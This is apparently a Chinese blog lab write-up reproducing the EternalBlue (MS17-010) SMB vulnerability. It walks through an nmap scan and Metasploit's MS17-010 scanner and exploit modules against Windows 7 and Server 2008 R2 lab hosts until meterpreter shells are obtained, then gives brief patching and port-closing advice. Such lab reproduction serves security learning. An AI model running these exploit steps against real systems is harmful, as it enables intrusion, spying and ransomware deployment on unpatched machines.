
永恒之蓝MS17-010漏洞复现
永恒之蓝MS17-010漏洞复现
1.漏洞描述:
起因:
永恒之蓝(Eternalblue)是指2017年4月14日晚,黑客团体Shadow Brokers(影子经纪人)公布一大批网络攻击工具,其中包含“永恒之蓝”工具,“永恒之蓝”利用Windows系统的SMB漏洞可以获取系统最高权限。5月12日,不法分子通过改造“永恒之蓝”制作了wannacry勒索病毒,英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招,被勒索支付高额赎金才能解密恢复文件。
原理:
通过TCP端口445和139来利用SMBv1和NBT中的远程代码执行漏洞,通过恶意代码扫描并攻击开放445文件共享端口的Windows主机,只要用户主机在线,即可通过该漏洞,控制用户的主机。包括但不限于窥探窃取用户隐私数据、植入勒索病毒、植入远控木马等
2.漏洞影响Windows版本:
目前已知受影响的Windows 版本包括但不限于:WindowsNT,Windows2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8,Windows 2008、Windows 2008 R2、Windows Server 2012 SP0。
3.漏洞复现环境:
攻击机:Kali Linux (IP:192.168.161.130)
靶机1:Windows 7 旗舰版 x64(IP:192.168.161.139)
靶机2:Windows Server 2008 R2 x64(IP:192.168.161.129)
4.漏洞复现过程:(开启攻击机和两台靶机)
4.1、目标发现

在Kali Linux中使用命令:nmap 192.168.161.1/24 扫描本网段,查看存活的主机。

发现存活的目标主机,并且开启了445端口。
4.2、开始攻击
Kali Linux输入命令:msfconsole 使用MSF攻击框架

查找有关ms17-010的模块,命令:search ms17-010

4.2.1说明:
auxiliary/scanner/smb/smb_ms17_010 这个是scanner(扫描)模块,用来扫描判断目标主机是否存在永恒之蓝漏洞的。
4.2.2说明:
exploit/windows/smb/ms17_010_eternalblue 这个就是永恒之蓝的攻击模块,只要确定目标主机存在漏洞,即可使用这个模块进行攻击。
4.2.3判断目标主机是否存在漏洞:
靶机1:win-2008-R2(IP:192.168.161.129)
(1) use auxiliary/scanner/smb/smb_ms17_010
(2) set rhost 192.168.161.129
(3 ) run
(4) 【+】说明存在漏洞


靶机2:WIN7旗舰版(IP:192.168.161.139)
(1)在扫描模块下,set rhost 192.168.161.139
(2)run
(3)【+】说明也是存在漏洞的。
4.2.4使用攻击模块:
(1) use exploit/windows/smb/ms17_010_eternalblue
(2) set rhost 192.168.161.129 (设置目标IP)
(3) show options (显示攻击模块的参数)

(本机IP和本地监听端口默认已经设置)
(4) run


当出现meterpreter会话的时候说明已经入侵成功了!
输入shell,获取目标的命令执行窗口

再来看一下WIN7
(1) set rhost 192.168.161.139

(2) run

当获取到meterpreter会话的时候,两个目标就都已经沦陷了。不管是开启摄像头窥探隐私,还是上传勒索病毒,留下控制木马等等,都将轻而易举。
5.修复建议:
(1)关闭135、137、138、139、445等危险端口
(2)开启系统自动更新,及时下载系统的更新补丁
永恒之蓝MS17-010漏洞复现的更多相关文章
- 关于NSA的EternalBlue(永恒之蓝) ms17-010漏洞利用
好久没有用这个日志了,最近WannaCry横行,媒体铺天盖地的报道,我这后知后觉的才想起来研究下WannaCry利用的这个原产于美帝的国家安全局发现的漏洞,发现漏洞不说,可以,自己偷偷 ...
- [永恒之黑]CVE-2020-0796(漏洞复现)
实验环境: 靶机:windows10 1903 专业版 攻击机:kali 2020.3 VMware:vmware14 实验工具: Python 3.8.5 msfconsole 实验PROC: ...
- EternalBlue永恒之蓝漏洞复现
EternalBlue漏洞复现 1. 实训目的 永恒之蓝(EternalBlue)是由美国国家安全局开发的漏洞利用程序,对应微软漏洞编号ms17-010.该漏洞利用工具由一个名为”影子经济人”( ...
- 20145330 《网络对抗》 Eternalblue(MS17-010)漏洞复现与S2-045漏洞的利用及修复
20145330 <网络对抗> Eternalblue(MS17-010)漏洞利用工具实现Win 7系统入侵与S2-045漏洞的利用及修复 加分项目: PC平台逆向破解:注入shellco ...
- “永恒之蓝”(Wannacry)蠕虫全球肆虐 安装补丁的方法
“永恒之蓝”利用0day漏洞 ,通过445端口(文件共享)在内网进行蠕虫式感染传播,没有安装安全软件或及时更新系统补丁的其他内网用户就极有可能被动感染,所以目前感染用户主要集中在企业.高校等内网环境下 ...
- 【研究】ms17-010永恒之蓝漏洞复现
1 永恒之蓝漏洞复现(ms17-010) 1.1 漏洞描述: Eternalblue通过TCP端口445和139来利用SMBv1和NBT中的远程代码执行漏洞,恶意代码会扫描开放44 ...
- Metasploitable3学习笔记--永恒之蓝漏洞复现
漏洞描述: Eternalblue通过TCP端口445和139来利用SMBv1和NBT中的远程代码执行漏洞,恶意代码会扫描开放445文件共享端口的Windows机器,无需用户任何操作,只要开机上网,不 ...
- 永恒之蓝ms17_010漏洞复现
1.什么是永恒之蓝 永恒之蓝(Eternal Blue)爆发于2017年4月14日晚,是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限,以此来控制被入侵的计算机. 2.SMB协议 SM ...
- 永恒之蓝(MS17-010)漏洞复现
1. 漏洞介绍 永恒之蓝: 恒之蓝是指2017年4月14日晚,黑客团体Shadow Brokers(影子经纪人)公布一大批网络攻击工具,其中包含"永恒之蓝"工具,"永恒之 ...
随机推荐
- 《前端运维》一、Linux基础--03Shell基础及补充
诶诶欸?不是学Linux么?怎么要讲shell了?shell是啥?啥是shell? 别急,我们先简单了解下shell是什么.Shell 是一个用 C 语言编写的程序,它是用户使用 Linux 的桥梁. ...
- ES6中的展开运算符和解构对象
let obj = { a:1 b:2 } let obj2 = { ...obj c:3 d:4 } console.log(obj2)//1,2,3,4,对象展开 //常考题目 let a = 1 ...
- ruby基础(四)
ruby基础知识 模块 模块是ruby的特色功能之一.如果说类是事物的实体以及行为,那么模块表现的 就是事物的行为部分,模块和类有以下两点不同: 模块不能拥有实例 模块不能被继承 模块的使用方法 mo ...
- at在指定的时间执行命令+atq列出用户待处理作业(jobs)
按下crtl+d取消定时任务 # at now+1hourat> echo"a">aat> <EOF>at> <EOT>job 4 ...
- 关于flume中涉及到时间戳的错误解决,Expected timestamp in the Flume even
在搭建flume集群收集日志写入hdfs时发生了下面的错误: java.lang.NullPointerException: Expected timestamp in the Flume event ...
- 配置trunk和access
配置trunk和access 拓扑图 PC地址设置 PC1 :192.168.1.1 vlan10 PC2 :192.168.1.2 vlan10 交换机配置 LSW3配置 <Huawei> ...
- HAProxy与LVS综合----搭建LNMP源码编译结合HAProxy或LVS负载均衡
实战一:实现LNMP与Keepalived.HAProxy做反向代理 框架图: 实现原理: 1.当A用户访问网站时,此时需要经过防火墙,防火墙将用户访问的IP地址处理后,如果允许访问,则就访问到HAr ...
- 解决SecureCRTPortable和SecureFXPortable的中文乱码问题
我们使用客户端连接Linux服务器时会出现中文乱码的问题,解决方法如下: 一.修改SecureCRTPortable的相关配置 步骤一:[选项]->[全局选项] 步骤二:[常规]->[默认 ...
- 1 理解Linux系统的“平均负载”
什么是平均负载 我们知道使用top或uptime可以用来了解系统的负载情况. uptime 2 02:34:03 up 2 days, 20:14, 1 user, load average: 0.6 ...
- 快成物流科技 x mPaaS | 小程序容器加持下的技术架构“提质增效”
导言 从 2017 年开始,GMTC"移动技术大会"就更名为"大前端技术大会".发展至今,混合开发.原生开发.前端开发等概念正在深度融合,组成"大 ...